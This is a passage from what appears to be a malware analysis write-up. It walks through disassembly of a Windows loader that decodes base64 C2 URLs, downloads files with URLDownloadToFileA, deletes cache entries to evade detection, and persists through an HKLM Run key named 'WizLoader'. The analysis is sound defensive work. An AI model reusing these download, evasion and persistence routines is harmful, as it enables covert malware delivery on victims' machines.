.text:00000001400021C3                lea     rcx, [rsp+11C8h+FileName] ; FileName
.text:00000001400021CB                call    cs:remove
.text:00000001400021D1                lea     rcx, [rsp+11C8h+szUrlName] ; lpszUrlName
.text:00000001400021D9                call    cs:DeleteUrlCacheEntry
.text:00000001400021DF                mov     [rsp+11C8h+var_11A8], 0 ; LPBINDSTATUSCALLBACK
.text:00000001400021E8                xor     r9d, r9d        ; DWORD
.text:00000001400021EB                lea     r8, [rsp+11C8h+FileName] ; LPCSTR
.text:00000001400021F3                lea     rdx, [rsp+11C8h+szUrlName] ; LPCSTR
.text:00000001400021FB                xor     ecx, ecx        ; LPUNKNOWN
.text:00000001400021FD                call    cs:URLDownloadToFileA
.text:0000000140002203                mov     [rsp+11C8h+var_1180], eax
.text:0000000140002207                jmp     loc_14000213B
```

- This is a loop which calls `DeleteUrlCacheEntry` and `URLDownloadToFileA` several times as shown on the screenshot

At the beginning of the sub-routine, we can see the stack initialization with the base64-encoded URLs found in the static analysis:

```
.text:0000000140002080 ; __unwind { // __GSHandlerCheck
.text:0000000140002080                 mov     eax, 11C8h
.text:0000000140002085                 call    _alloca_probe
.text:000000014000208A                 sub     rsp, rax
.text:000000014000208D                 mov     rax, cs:__security_cookie
.text:0000000140002094                 xor     rax, rsp
.text:0000000140002097                 mov     [rsp+11C8h+var_18], rax
.text:000000014000209F                 lea     rax, aAhr0cdovl3d3dy ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Jhbm5lci5"...
.text:00000001400020A6                 mov     [rsp+11C8h+var_1168], rax
.text:00000001400020AB                 lea     rax, aAhr0cdovl3d3dy_0 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3N0YXJ0Lmp"...
.text:00000001400020B2                 mov     [rsp+11C8h+var_1160], rax
.text:00000001400020B7                 lea     rax, aAhr0cdovl3d3dy_1 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzEuanB"...
.text:00000001400020BE
.text:00000001400020BE loc_1400020BE:                          ; DATA XREF: .rdata:00000001400054F0↓o
.text:00000001400020BE                 mov     [rsp+11C8h+var_1158], rax
.text:00000001400020C3                 lea     rax, aAhr0cdovl3d3dy_2 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzIuanB"...
.text:00000001400020CA                 mov     [rsp+11C8h+var_1150], rax
.text:00000001400020CF                 lea     rax, aAhr0cdovl3d3dy_3 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzMuanB"...
.text:00000001400020D6                 mov     [rsp+11C8h+var_1148], rax
.text:00000001400020DE                 lea     rax, aAhr0cdovl3d3dy_4 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzQuanB"...
.text:00000001400020E5                 mov     [rsp+11C8h+var_1140], rax
.text:00000001400020ED                 lea     rax, aAhr0cdovl3d3dy_5 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL3BpYzUuanB"...
.text:00000001400020F4                 mov     [rsp+11C8h+var_1138], rax
.text:00000001400020FC                 lea     rax, aAhr0cdovl3d3dy_6 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL2Zvb3Rlci5"...
.text:0000000140002103                 mov     [rsp+11C8h+var_1130], rax
.text:000000014000210B                 lea     rax, aAhr0cdovl3d3dy_7 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL2V4YW0vcnV"...
.text:0000000140002112                 mov     [rsp+11C8h+var_1128], rax
.text:000000014000211A                 lea     rax, aAhr0cdovl3d3dy_8 ; "aHR0cDovL3d3dy5lbHNtYXAuY29tL2hlYWRlci5"...
.text:0000000140002121                 mov     [rsp+11C8h+var_1120], rax
.text:0000000140002129                 mov     [rsp+11C8h+var_1188], 1000h
.text:0000000140002131                 mov     [rsp+11C8h+var_1198], 0 ; Initialize [rsp+11C8h+var_1198] to be 0
.text:0000000140002139                 jmp     short loc_140002145 ; Loop control: Loop 9 times
```


Then we can see the number of Loops at `140002145`:



picture 22

- The loop counter `[rsp+11C8h+var_1198]` is compared with the static number 9, which mean the loop has 9 iteration used with initial number 0 and `jge` (jump if greater than or equal) condition

- Then in this section, it self-loop until `[rax+rcx]` equals 0



```
mov     rax, [rsp+11C8h+var_1190] ; rax is set to 0
mov     [rsp+11C8h+var_1184], eax ; Move 0 to 1184
movsxd  rax, [rsp+11C8h+var_1198] ; Move loop count to RAX
mov     r8d, 100h
lea     rdx, [rsp+11C8h+FileName]
mov     rcx, [rsp+rax*8+11C8h+var_1168]
call    sub_140001F50   ; GetTempPathA
```

```
.text:0000000140001F50
.text:0000000140001F50
.text:0000000140001F50 sub_140001F50   proc near               ; CODE XREF: sub_140002080+11E↓p
.text:0000000140001F50                                         ; DATA XREF: .pdata:000000014000F114↓o
.text:0000000140001F50
.text:0000000140001F50 var_1048        = dword ptr -1048h
.text:0000000140001F50 var_1044        = dword ptr -1044h
.text:0000000140001F50 var_1040        = dword ptr -1040h
.text:0000000140001F50 var_1038        = qword ptr -1038h
.text:0000000140001F50 var_1030        = dword ptr -1030h
.text:0000000140001F50 var_102C        = dword ptr -102Ch
.text:0000000140001F50 var_1028        = qword ptr -1028h
.text:0000000140001F50 var_1018        = byte ptr -1018h
.text:0000000140001F50 var_18          = qword ptr -18h
.text:0000000140001F50 arg_0           = qword ptr  8
.text:0000000140001F50 lpBuffer        = qword ptr  10h
.text:0000000140001F50 nBufferLength   = dword ptr  18h
.text:0000000140001F50
.text:0000000140001F50 ; __unwind { // __GSHandlerCheck
.text:0000000140001F50                 mov     [rsp+nBufferLength], r8d
.text:0000000140001F55                 mov     [rsp+lpBuffer], rdx
.text:0000000140001F5A                 mov     [rsp+arg_0], rcx
.text:0000000140001F5F                 mov     eax, 1068h
.text:0000000140001F64                 call    _alloca_probe
.text:0000000140001F69                 sub     rsp, rax
.text:0000000140001F6C                 mov     rax, cs:__security_cookie
.text:0000000140001F73                 xor     rax, rsp
.text:0000000140001F76                 mov     [rsp+1068h+var_18], rax
.text:0000000140001F7E                 mov     rdx, [rsp+1068h+lpBuffer] ; lpBuffer
.text:0000000140001F86                 mov     ecx, [rsp+1068h+nBufferLength] ; nBufferLength
.text:0000000140001F8D                 call    cs:GetTempPathA
```

Then we can see a function call related `GetTempPathA` (MSDN Doc: https://docs.microsoft.com/en-us/windows/win32/api/fileapi/nf-fileapi-gettemppatha).

- Purpose: Retrieves the path of the directory designated for temporary files.
- Return: If the function succeeds, the return value is the length, in TCHARs, of the string copied to lpBuffer, not including the terminating null character. If the function fails, the return value is zero.
- Parameters:
  - `nBufferLength`: The size of the string buffer identified by lpBuffer, in TCHARs.
    - Determined by `r8d` at `14000218B`, which is `0x100`
  - `lpBuffer`: A pointer to a string buffer that receives the null-terminated string specifying the temporary file path.
    - This is determined by `rdx`, which is assigned as `[rsp+11C8+FileName]`

After calling the subroutine with `GetTempPathA`, we can see if calls the subroutine `140001320`, which contains `CryptStringToBinaryA`:

```
.text:0000000140002199                 mov     rcx, [rsp+rax*8+11C8h+var_1168]
.text:000000014000219E                 call    sub_140001F50   ; GetTempPathA
.text:00000001400021A3                 movsxd  rax, [rsp+11C8h+var_1198]
.text:00000001400021A8                 mov     r9d, [rsp+11C8h+var_1188]
.text:00000001400021AD                 lea     r8, [rsp+11C8h+szUrlName]
.text:00000001400021B5                 mov     edx, [rsp+11C8h+var_1184]
.text:00000001400021B9                 mov     rcx, [rsp+rax*8+11C8h+var_1168]
.text:00000001400021BE                 call    sub_140001320   ; CryptStringToBinaryA
```

```
.text:0000000140001320 ; __unwind { // __GSHandlerCheck
.text:0000000140001320                 mov     [rsp+arg_18], r9d
.text:0000000140001325                 mov     [rsp+pbBinary], r8
.text:000000014000132A                 mov     [rsp+cchString], edx
.text:000000014000132E                 mov     [rsp+pszString], rcx
.text:0000000140001333                 sub     rsp, 58h
.text:0000000140001337                 mov     rax, cs:__security_cookie
.text:000000014000133E                 xor     rax, rsp
.text:0000000140001341                 mov     [rsp+58h+var_10], rax
.text:0000000140001346                 mov     eax, [rsp+58h+arg_18]
.text:000000014000134A                 mov     [rsp+58h+var_14], eax
.text:000000014000134E                 mov     [rsp+58h+pdwFlags], 0 ; pdwFlags
.text:0000000140001357                 mov     [rsp+58h+pdwSkip], 0 ; pdwSkip
.text:0000000140001360                 lea     rax, [rsp+58h+var_14]
.text:0000000140001365                 mov     [rsp+58h+pcbBinary], rax ; pcbBinary
.text:000000014000136A                 mov     r9, [rsp+58h+pbBinary] ; pbBinary
.text:000000014000136F                 mov     r8d, 1          ; dwFlags
.text:0000000140001375                 mov     edx, [rsp+58h+cchString] ; cchString
.text:0000000140001379                 mov     rcx, [rsp+58h+pszString] ; pszString
.text:000000014000137E                 call    cs:CryptStringToBinaryA
.text:0000000140001384                 mov     [rsp+58h+var_18], eax
.text:0000000140001388                 cmp     [rsp+58h+var_18], 0
.text:000000014000138D                 jnz     short loc_140001397
.text:000000014000138F                 mov     [rsp+58h+var_14], 0
.text:0000000140001397
.text:0000000140001397 loc_140001397:                          ; CODE XREF: sub_140001320+6D↑j
.text:0000000140001397                 mov     eax, [rsp+58h+var_14]
.text:000000014000139B                 mov     rcx, [rsp+58h+pbBinary]
.text:00000001400013A0                 mov     byte ptr [rcx+rax], 0
.text:00000001400013A4                 mov     eax, [rsp+58h+var_14]
.text:00000001400013A8                 mov     rcx, [rsp+58h+var_10]
.text:00000001400013AD                 xor     rcx, rsp        ; StackCookie
.text:00000001400013B0                 call    __security_check_cookie
.text:00000001400013B5                 add     rsp, 58h
.text:00000001400013B9                 retn
```

- We will come back to this function call in `140001320` separate.

After calling `140001320`, it calls `remove` and `DeleteUrlCacheEntry`:



picture 28

- Remove:
  - https://docs.microsoft.com/en-us/cpp/c-runtime-library/reference/remove-wremove?view=msvc-160
  - Purpose: Delete a file.
  - In this case, it removes `[rsp+11C8h+FileName]`
- DeleteUrlCacheEntry:
  - https://docs.microsoft.com/en-us/windows/win32/api/wininet/nf-wininet-deleteurlcacheentry
  - Purpose: Removes the file associated with the source name from the cache, if the file exists.
  - In this case, it removes the cache related to `[rsp+11C8h+szUrlName]`
- These function calls remove the files and caches downloaded on the disk, which evades detection



picture 29

- Then finally before the loop body ends, it calls `URLDownloadToFileA` to download another file from the C2 server.
  - URL determined by `[rsp+11C8h+szUrlName]`
  - Filename determined by `[rsp+11C8h+FileName]`
- This loop will finally looping through all the base64-encoded URL on the stack.

CryptStringToBinaryA - 140001320



The comment for the initialization is with reference to the parameters passed by `140002145`:




- Usage: Converts a formatted string into an array of bytes.
- Return:
  - If the function succeeds, the return value is nonzero (TRUE).
  - If the function fails, the return value is zero (FALSE).
- Parameters:
  - `pszString`: A pointer to a string that contains the formatted string to be converted.
    - Determined by `rcx` at `14000132E`, which is `[rsp+rax*8+11C8h+FileName]` passed by the previously analyzed subroutine `140002145`
    - This is the Base64-encoded string defined on the stack previously
  - `cchString`: The number of characters of the formatted string to be converted, not including the terminating NULL character. If this parameter is zero, `pszString` is considered to be a null-terminated string.
    - Determined by `edx` at `14000132A`, which is `[rsp+11C8h+var_1184]`, which is `0` as determined at `140002182`
    - `cchString = 0` means the formatted string is null-terminated
  - `dwFlags`: Indicates the format of the string to be converted.
    - Set to be `1` at `14000136F`
    - This indicates `CRYPT_STRING_BASE64` - base64 strings without header
  - `pbBinary`: A pointer to a buffer that receives the returned sequence of bytes.
    - Determined by `r8` at `140001325`
    - `[rsp+11C8h+szUrlName]` is passed to this.
    - This is how `URLDownloadToFileA` in subroutine `140002080` requests different URL each time
  - `pcbBinary`: A pointer to a DWORD variable that, on entry, contains the size, in bytes, of the pbBinary buffer.
    - This is eventually determined by `r9d` at `140001320`, which is passed by subroutine `140002080` as `0x1000`
    - The size of the buffer will be 4096 (0x1000) bytes
  - `pdwSkip`: A pointer to a DWORD value that receives the number of characters skipped to reach the beginning of the -----BEGIN ...----- header. If no header is present, then the DWORD is set to zero. This parameter is optional and can be NULL if it is not needed.
    - This is set to `0` at `140001357`
  - `pdwFlags`: A pointer to a DWORD value that receives the flags actually used in the conversion. This parameter is optional and can be NULL if it is not needed.

- This is set to `0` at `14000134E`

In short, the subroutine `140001320` is responsible for converting the base64-encoded URL and return to the subroutine `140002080` for retrieving files from the supicious server.

Next check another API call `RegSetValueExA`:




picture 34

- `RegSetValueExA` is referenced at `140001B80` and `140001C70`

RegOpenKeyExA, RegSetValueExA, RegCloseKey - 140001B80

picture 36



- MSDN Doc: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regopenkeyexa
- Usage: Opens the specified registry key.
- Return Value:
  - If the function succeeds, the return value is ERROR_SUCCESS.
  - If the function fails, the return value is a nonzero error code defined in Winerror.h.
- Parameters:
  - `hKey`: A handle to an open registry key, or it can be one of the following predefined keys: HKEY_CLASSES_ROOT HKEY_CURRENT_CONFIG HKEY_CURRENT_USER HKEY_LOCAL_MACHINE HKEY_USERS
    - In this case, by checking the symbolic constant of `0xFFFFFFFF80000002`h, it is `HKEY_LOCAL_MACHINE`, as shown in the above screenshot.
  - `lpSubKey`: The name of the registry subkey to be opened.
    - Determined at `140001BB0`, which is the constant string `SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
  - `ulOptions`: Specifies the option to apply when opening the key.
    - Determined at `140001BAD` - self XOR-ing resulting in `0`
    - No option set
  - `samDesired`: A mask that specifies the desired access rights to the key to be opened.
    - It is set to be 2 at `140001BA7`
      - With reference to https://docs.microsoft.com/en-us/windows/win32/sysinfo/registry-key-security-and-access-rights, 2 means `KEY_SET_VALUE` - Required to create, delete, or set a registry value.
  - `phkResult`: A pointer to a variable that receives a handle to the opened key.
    - This is set to be `rax` at `140001BA2`

In short, this function call opens the Registry Key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`, which is a key that can be used for persistence.

```
.text:0000000140001B98                mov     [rsp+68h+var_18], rax
.text:0000000140001B9D                lea     rax, [rsp+68h+hKey]
.text:0000000140001BA2                mov     [rsp+68h+phkResult], rax ; phkResult
.text:0000000140001BA7                mov     r9d, 2          ; samDesired
.text:0000000140001BAD                xor     r8d, r8d        ; ulOptions
.text:0000000140001BB0                lea     rdx, aSoftwareMicros ; "SOFTWARE\\Microsoft\\Windows\\CurrentVe"...
.text:0000000140001BB7                mov     rcx, 0FFFFFFFF80000002h ; hKey
.text:0000000140001BBE                call    cs:RegOpenKeyExA
.text:0000000140001BC4                mov     [rsp+68h+var_38], eax
.text:0000000140001BC8                cmp     [rsp+68h+var_38], 0
.text:0000000140001BCD                jz      short loc_140001BD6
.text:0000000140001BCF                mov     eax, 1
.text:0000000140001BD4                jmp     short loc_140001C54
.text:0000000140001BD6 ; ---------------------------------------------------------------------------
.text:0000000140001BD6
.text:0000000140001BD6 loc_140001BD6:                         ; CODE XREF: sub_140001B80+4D↑j
.text:0000000140001BD6                mov     rax, [rsp+68h+lpData]
.text:0000000140001BDB                mov     [rsp+68h+var_28], rax
.text:0000000140001BE0                mov     qword ptr [rsp+68h+var_30], 0FFFFFFFFFFFFFFFFh
.text:0000000140001BE9
.text:0000000140001BE9 loc_140001BE9:                         ; CODE XREF: sub_140001B80+7C↓j
.text:0000000140001BE9                inc     qword ptr [rsp+68h+var_30]
.text:0000000140001BEE                mov     rax, [rsp+68h+var_28]
.text:0000000140001BF3                mov     rcx, qword ptr [rsp+68h+var_30]
.text:0000000140001BF8                cmp     byte ptr [rax+rcx], 0
.text:0000000140001BFC                jnz     short loc_140001BE9
.text:0000000140001BFE                mov     rax, qword ptr [rsp+68h+var_30]
.text:0000000140001C03                mov     [rsp+68h+cbData], eax ; cbData
.text:0000000140001C07                mov     rax, [rsp+68h+lpData]
.text:0000000140001C0C                mov     [rsp+68h+phkResult], rax ; lpData
.text:0000000140001C11                mov     r9d, 1          ; dwType
.text:0000000140001C17                xor     r8d, r8d        ; Reserved
.text:0000000140001C1A                mov     rdx, [rsp+68h+lpValueName] ; lpValueName
.text:0000000140001C1F                mov     rcx, [rsp+68h+hKey] ; hKey
.text:0000000140001C24                call    cs:RegSetValueExA
```

 picture 38

`RegSetValueExA`:

- MSDN doc: https://docs.microsoft.com/en-us/windows/win32/api/winreg/nf-winreg-regsetvalueexa
- Purpose:
  - Sets the data and type of a specified value under a registry key.
- Return Value:
  - If the function succeeds, the return value is ERROR_SUCCESS.
  - If the function fails, the return value is a nonzero error code defined in Winerror.h.
- Parameters:
  - `hKey`: A handle to an open registry key.
    - This is set as `[rsp+68h+hKey]` at `140001C1F`. This is determined when calling `RegOpenKeyExA`, which should be `HKEY_LOCAL_MACHINE`

```
.text:0000000140001D60
.text:0000000140001D60 ; __unwind { // __GSHandlerCheck
.text:0000000140001D60                 push    rsi
.text:0000000140001D62                 push    rdi
.text:0000000140001D63                 mov     eax, 1068h
.text:0000000140001D68                 call    _alloca_probe
.text:0000000140001D6D                 sub     rsp, rax
.text:0000000140001D70                 mov     rax, cs:__security_cookie
.text:0000000140001D77                 xor     rax, rsp
.text:0000000140001D7A                 mov     [rsp+1078h+var_28], rax
.text:0000000140001D82                 lea     rax, [rsp+1078h+var_1050]
.text:0000000140001D87                 lea     rcx, aYzpcd2luzg93c1 ; "Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ=="
.text:0000000140001D8E                 mov     rdi, rax
.text:0000000140001D91                 mov     rsi, rcx
.text:0000000140001D94                 mov     ecx, 21h ; '!'
.text:0000000140001D99                 rep movsb
.text:0000000140001D9B                 mov     [rsp+1078h+var_1054], 20h ; ' '
.text:0000000140001DA3                 mov     [rsp+1078h+var_1058], 1000h
.text:0000000140001DAB                 mov     r9d, [rsp+1078h+var_1058]
.text:0000000140001DB0                 lea     r8, [rsp+1078h+var_1028]
.text:0000000140001DB5                 mov     edx, [rsp+1078h+var_1054]
.text:0000000140001DB9                 lea     rcx, [rsp+1078h+var_1050]
.text:0000000140001DBE                 call    sub_140001320
.text:0000000140001DC3                 lea     rdx, [rsp+1078h+var_1028]
.text:0000000140001DC8                 lea     rcx, aWizloader ; "WizLoader"
.text:0000000140001DCF                 call    sub_140001B80
.text:0000000140001DD4                 mov     rcx, [rsp+1078h+var_28]
.text:0000000140001DDC                 xor     rcx, rsp        ; StackCookie
.text:0000000140001DDF                 call    __security_check_cookie
.text:0000000140001DE4                 add     rsp, 1068h
.text:0000000140001DEB                 pop     rdi
.text:0000000140001DEC                 pop     rsi
.text:0000000140001DED                 retn
```

- `lpValueName`: The name of the value to be set.
  - This is determined by `[rsp+68h+lpValueName]`, which is referenced at `140001B85`. This has to be determined by the parameter value in `rcx` of the callee
    - To determine, click on the current subroutine name `sub_140001B80` and check the reference, as shown in the above screenshot - It is called by `140001D60`
    - `rcx` is set to be `WizLoader` at `14001DC8`
  - Therefore, this is set to be `WizLoader`
- `Reserved`: No meaning in context
- `dwType`: The type of data pointed to by the lpData parameter.
  - Set to be 1 at `140001C11`
  - According to https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-wprn/742b6ee-0323-42b1-b94c-65b3e21b086d, it is of type REG_SZ - a string.

```
.text:0000000140001D60 ; __unwind { // __GSHandlerCheck
.text:0000000140001D60                 push    rsi
.text:0000000140001D62                 push    rdi
.text:0000000140001D63                 mov     eax, 1068h
.text:0000000140001D68                 call    _alloca_probe
.text:0000000140001D6D                 sub     rsp, rax
.text:0000000140001D70                 mov     rax, cs:__security_cookie
.text:0000000140001D77                 xor     rax, rsp
.text:0000000140001D7A                 mov     [rsp+1078h+var_28], rax
.text:0000000140001D82                 lea     rax, [rsp+1078h+var_1050]
.text:0000000140001D87                 lea     rcx, aYzpcd2luzg93c1 ; "Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ=="
.text:0000000140001D8E                 mov     rdi, rax
.text:0000000140001D91                 mov     rsi, rcx
.text:0000000140001D94                 mov     ecx, 21h ; '!'
.text:0000000140001D99                 rep movsb
.text:0000000140001D9B                 mov     [rsp+1078h+var_1054], 20h ; ' '
.text:0000000140001DA3                 mov     [rsp+1078h+var_1058], 1000h
.text:0000000140001DAB                 mov     r9d, [rsp+1078h+var_1058]
.text:0000000140001DB0                 lea     r8, [rsp+1078h+var_1028]
.text:0000000140001DB5                 mov     edx, [rsp+1078h+var_1054]
.text:0000000140001DB9                 lea     rcx, [rsp+1078h+var_1050]
.text:0000000140001DBE                 call    sub_140001320
```

- `lpData`: The data to be stored.
  - This is determined by `[rsp+68h+lpData]` at `140001C07`, which has a reference at the beginning of the current subroutine at `140001B80` - which need to determine the parameter passed in `rdx` of the callee
    - Similar to `lpValueName`, check the value set in `rdx` at the moment the current subroutine is called.
    - On the screenshot, `rdx` is determined by the return value of the function call `140001320`, which is used to decode base64 string as analyzed previously
    - At `140001D87`, we can find the base64-encoded string `Yzpcd2luZG93c1xzdmNob3N0LmV4ZQ==`, which is passed to `140001320` at `140001DB9`. Decoding this string, it should be `c:\windows\svchost.exe`

    - Therefore, the data to be stored is `c:\windows\svchost.exe`
- `cbData`: The size of the information pointed to by the lpData parameter, in bytes.
    - It is determined by `[rsp+68h+var_30]`

 picture 44

- Then the opened reg key is closed by calling `RegCloseKey`.

In short, the `RegSetValueExA` call adds a value for the key `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\WizLoader` of the value `c:\windows\svchost.exe`, meaning that when any user logins the system, `c:\windows\svchost.exe` will be run.

RegOpenKeyExA, RegSetValueExA, RegCloseKey - 140001C70

The API usage is basically the same excepted for the following:

```
.text:0000000140001C70 lpData          = qword ptr  10h
.text:0000000140001C70
.text:0000000140001C70 ; __unwind { // __GSHandlerCheck
.text:0000000140001C70                 mov     [rsp+lpData], rdx
.text:0000000140001C75                 mov     [rsp+lpValueName], rcx
.text:0000000140001C7A                 sub     rsp, 68h
.text:0000000140001C7E                 mov     rax, cs:__security_cookie
.text:0000000140001C85                 xor     rax, rsp
.text:0000000140001C88                 mov     [rsp+68h+var_18], rax
.text:0000000140001C8D                 lea     rax, [rsp+68h+hKey]
.text:0000000140001C92                 mov     [rsp+68h+phkResult], rax ; phkResult
.text:0000000140001C97                 mov     r9d, 2          ; samDesired
.text:0000000140001C9D                 xor     r8d, r8d        ; ulOptions
